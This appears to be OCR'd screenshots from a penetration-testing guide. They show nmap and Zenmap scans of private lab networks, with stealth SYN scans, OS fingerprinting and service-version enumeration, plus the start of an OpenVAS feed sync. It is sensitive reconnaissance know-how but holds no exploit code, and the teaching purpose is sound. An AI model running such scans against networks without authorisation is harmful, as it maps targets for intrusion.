
```
root@kali-01:~# nmap -O -vv 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59       Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59    Scanning 10.0.0.12 [1000 ports]
Discovered open port 135/tcp on 10.0.0.12              Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12              Discovered open port 5357/tcp on 10.0.0.12
                       Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.79s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00054s latency).
Scanned at 2015-03-27 18:59:50 EDT for 7s
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc          139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds   5357/tcp  open  wsdapi
                49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows
Server 2008 SP1, or Windows 7
TCP/IP fingerprint:
OS:SCAN(V=6.47%E=4%D=3/27%OT=135%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=A854B2%TM=551
OS:5E0ED%P=i686-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=104%TI=I%II=I%SS=S%TS=7)O
OS:PS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8NNT11%O4=M5B4NW8ST11%O5=M5B4N
OS:W8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)E
OS:CN(R=Y%DF=Y%TG=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%TG=80%S=O%A=S+
OS:%F=AS%RD=O%Q=)T2(R=N)T3(R=N)T4(R=N)U1(R=N)IE(R=Y%DFI=N%TG=80%CD=Z)

Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)       Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)            IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds     Raw packets sent: 2034 (91.334KB) | Rcvd: 16 (1.026KB)
```



Zenmap
Scan Tools Profile Help
Target: 192.168.202.0/24
Profile: Intense scan, no ping
Scan
Cancel
Command: nmap -T4 -A -v -Pn 192.168.202.0/24
Hosts
Services
OS Host
192.168.202.1
192.168.202.128
192.168.202.129
192.168.202.130
192.168.202.131
192.168.202.254
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -A -v -Pn 192.168.202.0/24
Details
HOP RTT ADDRESS
1 0.08 ms 192.168.202.254
Initiating SYN Stealth Scan at 04:21
Scanning 192.168.202.129 [1000 ports]
Completed SYN Stealth Scan at 04:21, 0.01s elapsed (1000 total ports)
Initiating Service scan at 04:21
Initiating OS detection (try #1) against 192.168.202.129
Retrying OS detection (try #2) against 192.168.202.129
NSE: Script scanning 192.168.202.129.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
Nmap scan report for 192.168.202.129
Host is up (0.000027s latency).
All 1000 scanned ports on 192.168.202.129 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
NSE: Script Post-scanning.
Initiating NSE at 04:21
Completed NSE at 04:21, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 196.59 seconds
Raw packets sent: 9677 (428.576KB) | Rcvd: 4092 (171.588KB)



Zenmap
Scan Tools Profile Help
Target: 192.168.202.0/24
Profile: Intense scan, no ping
Scan
Cancel
Command: nmap -T4 -A -v -Pn 192.168.202.0/24
Hosts
Services
OS Host
192.168.202.1
192.168.202.128
192.168.202.129
192.168.202.130
192.168.202.131
192.168.202.254
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
Save Graphic
Hosts Viewer
Hosts
192.168.202.1
192.168.202.128
192.168.202.254
192.168.202.130
192.168.202.131
192.168.202.129
General
Services
Traceroute
General information
Address: [ipv4] 192.168.202.1
Hostname:
Last boot: Sat Mar 14 16:47:51 2015 (41637 seconds).
Operating System
Used ports: 22/tcp open
Match
Class
Fingerprint
% Name DB Line



Compare Results
A Scan
Intense scan, no ping on 192.168.202.0/24
Open
B Scan
Intense scan, no ping on 192.168.202.0/24 (1)
Open
Scan Output
Scan Output
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open netbios-ssn
OS details:
- Windows Server 2008 R2
Microsoft Windows 7 Professional or Windows 8
- Microsoft Windows Phone 7.5 or 8.0
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7
Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
-192.168.202.131:
+192.168.202.131, 00:0C:29:08:22:ED:
-Host is down.
+Host is up.
+Not shown: 993 closed ports
PORT STATE SERVICE VERSION
+22/tcp open ssh OpenSSH 6.0p1 Debian 4 (protocol 2.0)
+53/tcp open domain
+80/tcp open http Apache httpd 2.2.22 ((Debian))
+111/tcp open rpcbind 2-4 (RPC #100000)
+139/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
+445/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
+901/tcp open http Samba SWAT administration server
+OS details:
+ Linux 2.6.32 - 3.10
Close
Scan
Tools
Target:
Command:
Hosts
OS
Host



root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# nmap -sS -sV -O 192.168.202.0/24
Starting Nmap 6.47 (http://nmap.org) at 2015-03-15 04:46 EDT
Nmap scan report for 192.168.202.1
Host is up (0.000092s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh (protocol 2.0)
111/tcp open rpcbind 2-4 (RPC #100000)
443/tcp open ssl/http VMware VirtualCenter Web service
902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
1 service unrecognized despite returning data. If you know the service/version, please submit the followin
g fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=6.47%I=7%D=3/15%Time=5505470D%P=x86_64-unknown-linux-gnu%r
SF:(NULL,29,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n");
MAC Address: 00:50:56:C0:00:01 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14
Network Distance: 1 hop
Nmap scan report for 192.168.202.128
Host is up (0.00018s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
2869/tcp closed icslap
MAC Address: 00:0C:29:45:85:DC (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop



Zenmap
Scan Tools Profile Help
Target: 10.0.0.0/24
Profile: Quick scan
Scan
Cancel
Command: nmap -T4 -F 10.0.0.0/24
Hosts
Services
OS
Host
10.0.0.1
10.0.0.3
10.0.0.4
10.0.0.5
10.0.0.6
10.0.0.10
10.0.0.12
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -F 10.0.0.0/24
Details
Nmap scan report for 10.0.0.6
Host is up (0.045s latency).
All 100 scanned ports on 10.0.0.6 are filtered
MAC Address: 80:19:34:93:D4:88 (Intel Corporate)
Nmap scan report for 10.0.0.12
Host is up (0.0011s latency).
Not shown: 95 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
49156/tcp open unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Nmap scan report for 10.0.0.4
Host is up (0.00032s latency).
Not shown: 99 closed ports
PORT STATE SERVICE
80/tcp open http
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.53 seconds



Zenmap
Scan Tools Profile Help
Target: 10.0.0.0/24
Profile: Quick scan plus
Scan
Cancel
Command: nmap -sV -T4 -O -F --version-light 10.0.0.0/24
Hosts
Services
OS
Host
10.0.0.1
10.0.0.4
10.0.0.5
10.0.0.6
10.0.0.10
10.0.0.12
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
Save Graphic
10.0.0.10
10.0.0.5
10.0.0.4
localhost
10.0.0.12
10.0.0.6
10.0.0.1
Fisheye on ring
1.00
with interest factor
3.09
and spread factor
0.60



root@kalibook: ~
File Edit View Search Terminal Help
root@kalibook:~# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
.html'.
[i] NVT dir: /var/lib/openvas/plugins
OpenVAS feed server - http://www.openvas.org/
This service is hosted by Intevation GmbH - http://intevation.de/
All transactions are logged.
Please report synchronization problems to openvas-feed@intevation.de.
If you have any other questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.
[i] Will use rsync
[i] Using rsync: /usr/bin/rsync
[i] Configured NVT rsync feed: rsync://feed.openvas.org:/nvt-feed
[w] Private directory '/var/lib/openvas/plugins/private' not found.
[w] Non-feed NVTs not migrated there will be deleted by rsync.
Run migration now ([y/n], any other input aborts)? y
[i] Migrating non-OpenVAS files to private sub-directory 'private' of NVT direct
ory '/var/lib/openvas/plugins'. This can take a few minutes.

